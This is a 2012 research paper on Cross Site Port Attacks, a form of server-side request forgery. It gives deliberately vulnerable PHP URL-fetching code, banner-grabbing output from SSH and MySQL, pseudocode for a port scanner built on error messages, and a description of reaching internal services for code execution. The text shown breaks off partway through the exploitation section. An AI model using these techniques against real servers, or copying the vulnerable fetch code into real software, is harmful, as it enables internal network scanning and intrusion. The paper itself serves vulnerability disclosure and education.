Poking Servers with Facebook

(and other web applications)

An introduction to Cross Site Port Attacks (XSPA), real world vulnerabilities and mitigations

Riyaz Walikar | www.riyazwalikar.com | @riyazwalikar

15th November 2012

Contents

Overview:

Many web applications provide functionality to pull data from other websites for various reasons. Using user specified URLs, web applications can be made to fetch image files, download XML feeds from remote servers and in the case of Mozilla, text based manifest files as well. This functionality can be abused by making crafted queries using the vulnerable web application as a proxy to attack other remote servers. Attacks arising via this abuse of functionality are named as Cross Site Port Attacks.


Cross Site Port Attacks (XSPA) occur when a web application attempts to connect to user supplied URLs and does not validate backend responses received from the remote server. An attacker can abuse this functionality to send crafted queries to attack external Internet facing servers, intranet devices and the web server itself using the advertised functionality of the vulnerable web application. The responses, in certain cases, can be studied to identify service availability (port status, banners etc.)

In this paper we will see how commonly available functionality in most web applications can be abused by attackers to port scan intranet and external Internet facing servers, fingerprint internal network aware services, perform banner grabbing, identify web application frameworks, exploit vulnerable programs, run code on reachable machines, exploit web application vulnerabilities listening on internal networks, read local files using the file protocol and much more. XSPA has been discovered with Facebook, where it was possible to port scan any Internet facing server using Facebook's IP addresses. Consecutively, XSPA was also discovered in several other prominent web applications on the Internet, including Google, Apigee, StatMyWeb, Mozilla.org, Face.com, Pinterest, Yahoo, Adobe Omniture and several others. We will take a look at the vulnerabilities that were present in the above mentioned web applications that could be used to launch attacks and perform port scans on remote servers and intranet devices using predefined functionality.

What are Cross Site Port Attacks?

An application is vulnerable to Cross Site Port Attacks if the application processes user supplied URLs and does not verify/sanitize the backend response received from remote servers before sending it back to the client. An attacker can send crafted queries to a vulnerable web application to proxy attacks to external Internet facing servers, intranet devices and the web server itself using the advertised functionality of the vulnerable web application. The responses, in certain cases, can be studied to identify service availability (port status, banners etc.) and even fetch data from remote services in unconventional ways.

The following screengrab shows gravatar.com providing this functionality:



Enter the URL of the image on the internet

A URL is simply a web address. To find the URL of an image on the internet, try right clicking it and selecting "properties". The URL should look something like this: http://example.com/photos/sunset.jpg.

You will have a chance to crop this image in the next step.

Fig 1: Gravatar.com functionality to provide URL for an image on the Internet

XSPA allows attackers to abuse available functionality in most web applications to port scan intranet and external Internet facing servers, fingerprint internal (non-Internet exposed) network aware services, perform banner grabbing, identify web application frameworks, exploit vulnerable programs, run code on reachable machines, exploit web application vulnerabilities listening on internal networks, read local files using the file protocol and much more. XSPA has been discovered with Facebook, where it was possible to port scan any Internet facing server using Facebook's IP addresses. Consecutively, XSPA was also discovered in several other prominent web applications on the Internet, including Google, Apigee, StatMyWeb, Mozilla.org, Face.com, Pinterest, Yahoo, Adobe Omniture and several others. We will take a look at the vulnerabilities that were present in the above mentioned web applications that could be used to launch attacks and perform port scans on remote servers and intranet devices using predefined functionality.

Examples of Implementation

Let us look at some examples of PHP implementations of file fetching via user supplied URLs. XSPA affects web applications written in any language as long as they let users decide where the data would be fetched from. Please note the examples shown below are neither clean nor secure, however most of the parts of the code outlined below have been obtained from real world application sources.

1. PHP file_get_contents:

```
<?php
    if (isset($_POST['url']))
    {
    $content = file_get_contents($_POST['url']);
    $filename = './images/'.rand().'img1.jpg';
    file_put_contents($filename, $content);
    echo $_POST['url']."</br>";
    $img = "<img src=\"".$filename."\"/>";
    }
    echo $img;
?>
```

This implementation fetches data as requested by a user (an image in this case) using the file_get_contents PHP function and saves it to a file with a randomly generated filename on the disk. The HTML img attribute then displays the image to the user.

2. PHP fsockopen() function:

```
<?php
    function GetFile($host,$port,$link)
    {
    $fp = fsockopen($host, intval($port), $errno, $errstr,
    30);
    if (!$fp) {
    echo "$errstr (error number $errno)
    \n";
    } else {
    $out = "GET $link HTTP/1.1\r\n";
    $out .= "Host: $host\r\n";
    $out .= "Connection: Close\r\n\r\n";
    fwrite($fp, $out);
    $contents='';
```

```
        while (!feof($fp)) {
        $contents.= fgets($fp, 1024);
        }
        fclose($fp);
        return $contents;
        }
        }
?>
```

This implementation fetches data as requested by a user (any file or HTML) using the fsockopen PHP function. This function establishes a TCP connection to a socket on the server and performs a raw data transfer.

3. PHP curl_exec() function:

```
<?php
        if (isset($_POST['url']))
        {
        $link = $_POST['url'];
        $curlobj = curl_init();
        curl_setopt($curlobj, CURLOPT_POST, 0);
        curl_setopt($curlobj, CURLOPT_URL, $link);
        curl_setopt($curlobj, CURLOPT_RETURNTRANSFER, 1);
        $result=curl_exec($curlobj);
        curl_close($curlobj);
        $filename = './curled/'.rand().'.txt';
        file_put_contents($filename, $result);
        echo $result;
        }
?>
```

This is another very common implementation that fetches data using cURL via PHP. The file/data is downloaded and stored to disk under the 'curled' folder and appended with a random number and the '.txt' file extension.

Attacks

XSPA allows attackers to target the server infrastructure, mostly the intranet of the web server, the web server itself and any public Internet facing server as well. Currently, I have come across the following five different attacks that can be launched because of XSPA:

1. Port Scanning remote Internet facing servers, intranet devices and the local web server itself. Banner grabbing is also possible in some cases.

2. Exploiting vulnerable programs running on the Intranet or on the local web server

3. Fingerprinting intranet web applications using standard application default files & behavior

4. Attacking internal/external web applications that are vulnerable to GET parameter based vulnerabilities (SQLi via URL, parameter manipulation etc.)

5. Reading local web server files using the file:/// protocol handler.

Most web server architecture would allow the web server to access the Internet and services running on the intranet. The following visual depiction shows the various destinations to which requests can be made:




Fig 2: The targets that the attacker can reach using the vulnerable app on the web server

Let us now look at some of the attacks that are possible with XSPA. These are attacks that I have come across during my Bug Bounty research and XSPA is not limited to them. A determined, intuitive attacker can come up with other scenarios as well.

Attacks - Port Scanning using XSPA

Consider a web application that provides a common functionality that allows a user to input a link to an external image from a third party server. Most social networking sites have this functionality that allows users to update their profile image by either uploading an image or by providing a URL to an image hosted elsewhere on the Internet.

A user is expected (in an utopian world) to enter a valid URL pointing to an image on the Internet. URLs of the following forms would be considered valid:

- http://example.com/dir/public/image.jpg
- http://example.com/dir/images/

The second URL is valid, if the served Content-Type is an image (http://www.w3.org/Protocols/rfc1341/4_Content-Type.html). Based on the web application's server side logic, the image is downloaded on the server, a URL is created and then the image is displayed to the user, using the new server URL. So even if you specify the image to be at

- http://example.com/dir/public/image.jpg

the final image URL would be:

- http://gravatar.com/user_images/username/image.jpg.

If an image is not found at the user supplied URL, the web application will normally inform the user of such. However, if the remote server hosting the image itself isn't found or the server exists and there is no HTTP service running then it gets tricky. Most web applications generate error messages that inform the user regarding the status of this request. An attacker can specify a non-standard yet valid URI according to the URI rfc3986 with a port specification. An example of these URIs would be the following:


- http://example.com:8080/dir/images/
- http://example.com:22/dir/public/image.jpg
- http://example.com:3306/dir/images/

In all probability you would find a web application on port 8080 and not on 22 (SSH) or 3306 (MySQL). However, the backend logic of the webserver, in all observed cases, will connect to the user specified URL on the mentioned port using whatever APIs and framework it is built over as these are valid HTTP URLs. In case of most TCP services, banners are sent when a socket connection is created and since most banners (containing juicy information) are printable ascii, they can be displayed as raw HTML via the response handler. If there is some parsing of data on the server then non HTML data may not be displayed, in such cases, unique error messages, response byte size and response timing can be used to identify port status providing an avenue for port scanning remote servers using the vulnerable web application. An attacker can analyze the returned error messages and identify open and closed ports based on unique error responses. These responses may be raw socket errors (like "Connection refused" or timeouts) or may be customized by the application (like "Unexpected header found" or "Service was not reachable"). Instead of providing a URL to a remote server, URLs to localhost (http://127.0.0.1:22/image.jpg) can also be used to port scan the local server itself!

The following implementation of cURL can be abused to port scan devices:

```
<?php
if (isset($_POST['url']))
{
     $link = $_POST['url'];
     $filename = './curled/'.rand().'txt';
     $curlobj = curl_init($link);
     $fp = fopen($filename,"w");
     curl_setopt($curlobj, CURLOPT_FILE, $fp);
     curl_setopt($curlobj, CURLOPT_HEADER, 0);
     curl_exec($curlobj);
     curl_close($curlobj);
     fclose($fp);
     $fp = fopen($filename,"r");
     $result = fread($fp, filesize($filename));
     fclose($fp);
     echo $result;
?>
```

The following is a screengrab of the above code retrieving robots.txt from http://www.twitter.com:



Enter the URL of a text file on the Internet

This page cURL to fetch contents from a specific URL.


ww.twitter.com/robots.txt submit

```
#Google Search Engine Robot
User-agent: Googlebot
# Crawl-delay: 10 -- Googlebot ignores crawl-delay ftl
Allow: /*?*_escaped_fragment_

Allow: /search
Disallow: /search/realtime
Disallow: /search/users
Disallow: /search/*/grid

Disallow: /*?
Disallow: /*/with_friends

#Yahoo! Search Engine Robot
User-Agent: Slurp
Crawl-delay: 1
Allow: /*?*_escaped_fragment_
```

Fig 3: http://www.twitter.com/robots.txt fetched using PHP cURL

For the same page, if a request is made to fetch data from a open port running a non HTTP service:

- Request: http://scanme.nmap.org:22/test.txt


Firefox
http://10.0.0.6/xspa/getfile3.php
10.0.0.6/xspa/getfile3.php
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize
submit

Enter the URL of a text file on the Internet


This page cURL to fetch contents from a specific URL.

```
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
```

Fig 4: Banner grabbing and port scan of port 22 on scanme.nmap.org using PHP cURL

For a closed port, an application specific error is displayed:

- Request: http://scanme.nmap.org:25/test.txt


Firefox
http://10.0.0.6/xspa/getfile3.php
10.0.0.6/xspa/getfile3.php
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
submit

Enter the URL of a text file on the Internet

This page cURL to fetch contents from a specific URL.


```
Warning:  fread(): Length parameter must be greater than 0 in C:\xampp\htdocs\xspa\getfile3.php on line 28
```

Fig 5: Application specific error message for a closed port

The different responses received allow us to port scan devices using the vulnerable web application server as a proxy. This can easily be scripted to achieve automation and cleaner results. I will be (in later posts) showing how this attack was possible on Facebook, Google, Mozilla, Pinterest, Adobe and Yahoo!

An attacker can also modify the request URLs to scan the internal network or the local server itself. For example:

- Request: http://127.0.0.1:3306/test.txt


Firefox
http://10.0.0.6/xspa/getfile3.php
10.0.0.6/xspa/getfile3.php
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View So
submit

Enter the URL of a text file on the Internet

This page cURL to fetch contents from a specific URL.

```
5.5.25a^}}|v]MJÿ÷€l`|q?(Hr&c@Vmysql_native_password!ÿ„#08S01Got packets out of order
```

Fig 6: MySQL Server running on localhost - banner obtained using PHP cURL

In most web applications on the Internet, barring a few, banner grabbing may not be possible, in which case application specific error messages, response byte size, server response times and changes in HTML source can be used as unique fingerprints to identify port status.

Pseudocode for a port scanner that could be built based on error messages is shown below:

```
for i=1 to 65535
  $response = http.sendrequest ($vulnURL + "?fetch=http://a.b.c.d:" + str(i))
  if $response.doesnotcontain($expected_port_closed_response) then
    print "Port " + str(i) + " Open!"
  end if
end for
```

Here the attacker can send multiple requests to $vulnURL which uses a GET parameter called 'fetch' to obtain a file. Crafted requests with the IP and port number would result in the application sending data to those ports using the vulnerable web application. The obtained results could be analyzed for open and closed ports and a script can be easily created that can be used to check only for specific ports as well.

Attacks - Exploiting vulnerable network programs


Most developers in the real world write code without incorporating a lot of security. Which is why, even after a decade of being documented, threats like buffer overflows and format string vulnerabilities are still found in applications. For applications built in-house to perform specific tasks, security is almost never in the list of priorities, hence attacking them gives easy access to the internal network. XSPA allows attackers to send data to user controlled addresses and ports which could have vulnerable services listening on them. These can be exploited using XSPA to execute code on the remote/local server and gain a reverse shell (or perform an attacker desired activity).

If we look at the flow of an XSPA attack, we can see that we control the part after the port specification. In simpler terms, we control the resource that we are asking the web server to fetch from the remote/local server. The web server creates a GET (or POST, mostly GET) request on the backend and connects to the attacker specified service and issues the following HTTP request:

```
GET /attacker_controlled_resource HTTP/1.1
Host: hostname
```

If you notice carefully, we do not need to be concerned about most of the structure of the backend request as we control the most important part of it, the resource specification. For example, in the following screengrab you can see that a program listening on port 8987 on the local server accepts input and prints **`Hello GET /test.txt HTTP/1.1, The Server Time is: [server time]`**. We can see that the **`GET /test.txt HTTP/1.1`** is sent by the web server to the program as part of its request creation process. If the program is vulnerable to a buffer overflow, as user input is being used to create the output, the attacker could pass an overly long string and crash the program.

- Request: http://127.0.0.1:8987/test.txt


Firefox
http://10.0.0.6/xspa/getfile3.php
10.0.0.6/xspa/getfile3.php
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source
submit


Enter the URL of a text file on the Internet

This page cURL to fetch contents from a specific URL.

```
NetworkSimpleTimeServer v1.1.0.1
Please enter your name: Hello GET /test.txt HTTP/1.1, The Server Time is: 19:37:18
```

Fig 7: NetworkSimpleTimeServer v1.1.0.1 running on the server on port 8987

